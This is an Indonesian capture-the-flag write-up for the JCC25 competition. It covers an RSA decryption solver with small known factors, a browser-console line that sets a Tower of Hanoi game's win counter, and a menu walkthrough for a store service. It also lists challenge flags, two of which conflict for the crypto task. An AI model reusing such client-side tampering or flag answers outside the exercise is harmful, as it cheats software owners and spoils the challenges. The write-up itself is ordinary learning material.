Flag : JCC25{38c056ab21458da3b684371ebae57147}

## INTRO TO CRYPTO



### Solution

- Analisa file python: berisi program generate RSA lalu encrypt flag
- Penyelesaian juga pakai script solver dari GPT :)

Di challenge ini kita diberikan file python berisi program yang generate RSA lalu encrypt flag, jadi dari file dan outputnya, saya langsung buka GPT, nah jadi disini saya suruh buat solvernya, dan ini adalah solvernya:

```
from Crypto.Util.number import inverse, long_to_bytes

e = 65537
N = 171535569705812677946486440394414039183
C = 144920187573935688963094252035058771259
p = 18073918604449791697
q = 9490779142027379039

phi = (p-1)*(q-1)
```


```
d = inverse(e, phi)
m = pow(C, d, N)
print(long_to_bytes(m))
```

dan dari solver itu, langsung menghasilkan flagnya,  
jadi langsung saya submit dan boom benarr

Flag : JCC25{0xcaffe}

# [Game Cheating]

## PLAYING IN HANOI



## Solution

- Analisa: ekstrak file dan menemukan index.html sebagai source dari gamenya
- Exploitasi pakai index.html pada bagian JavaScript, pakai script bypass dari GPT


langkah pertama saya mengunduh file yang diberikan.saya menganalisa file tersebut dan saya mengetahui bahwa file tersebut adalah sebuah games.jadi saya mencoba memainkan game tersebut.

saya berhasil menyelesaikan gamenya ,tetapi untuk mendapatkan flagnya saya harus memainkan sebanyak 2375 kali.



jadi saya tidak mungkin menyelesaikannya sebanyak 2375 kali karena akan memakan waktu sangat banyak, jadi karena saya berotak senku maka saya memiliki ide untuk melakukan bypass agar menjadi auto win.

jadi saya menggunakan bantuan chatGPT untuk membuat script js untuk melakukan bypass auto win. dan saya berhasil membuat scriptnya. tanpa berlama lama saya memasukkan script tersebut di console.



dan saya berhasil memenangkan gamenya.


ini script js yang saja gunakan:

```
localStorage.setItem('hanoiTotalWins', '99999999');
```

flag : JCC25{T0w3r\_of\_h4n01\_H3ck}

# [Pwn]

## NIKKO STORE




### Solution

- Analisa cara kerja program, dan mainkan sesuai alurnya
- Tanpa eksplorasi, pure mengerjakan program sampai bisa beli flag

Disini saya disuruh connect ke 103.183.92.202:4011, jadi saya langsung connect dan pilih 3 (join), input 13371337, lalu saya pilih 4, saya set ke 90, lalu saya pilih 5, id 2, jumlah 1337, lalu saya sell(8) dan saya ulangi terus, saya pilih 5, saya sell dalam

jumlah besar, dan beli flagnya di nomor 9



Dan ketemu flagnya langsung saya submit dan correct

Flag : JCC25{Buy\_me\_a\_Coffee\_guysssss}

# Terimakasih

“Usaha yang tidak membawa hasil bukanlah sia-sia, tapi investasi pengalaman untuk kesuksesan berikutnya ~ R1337”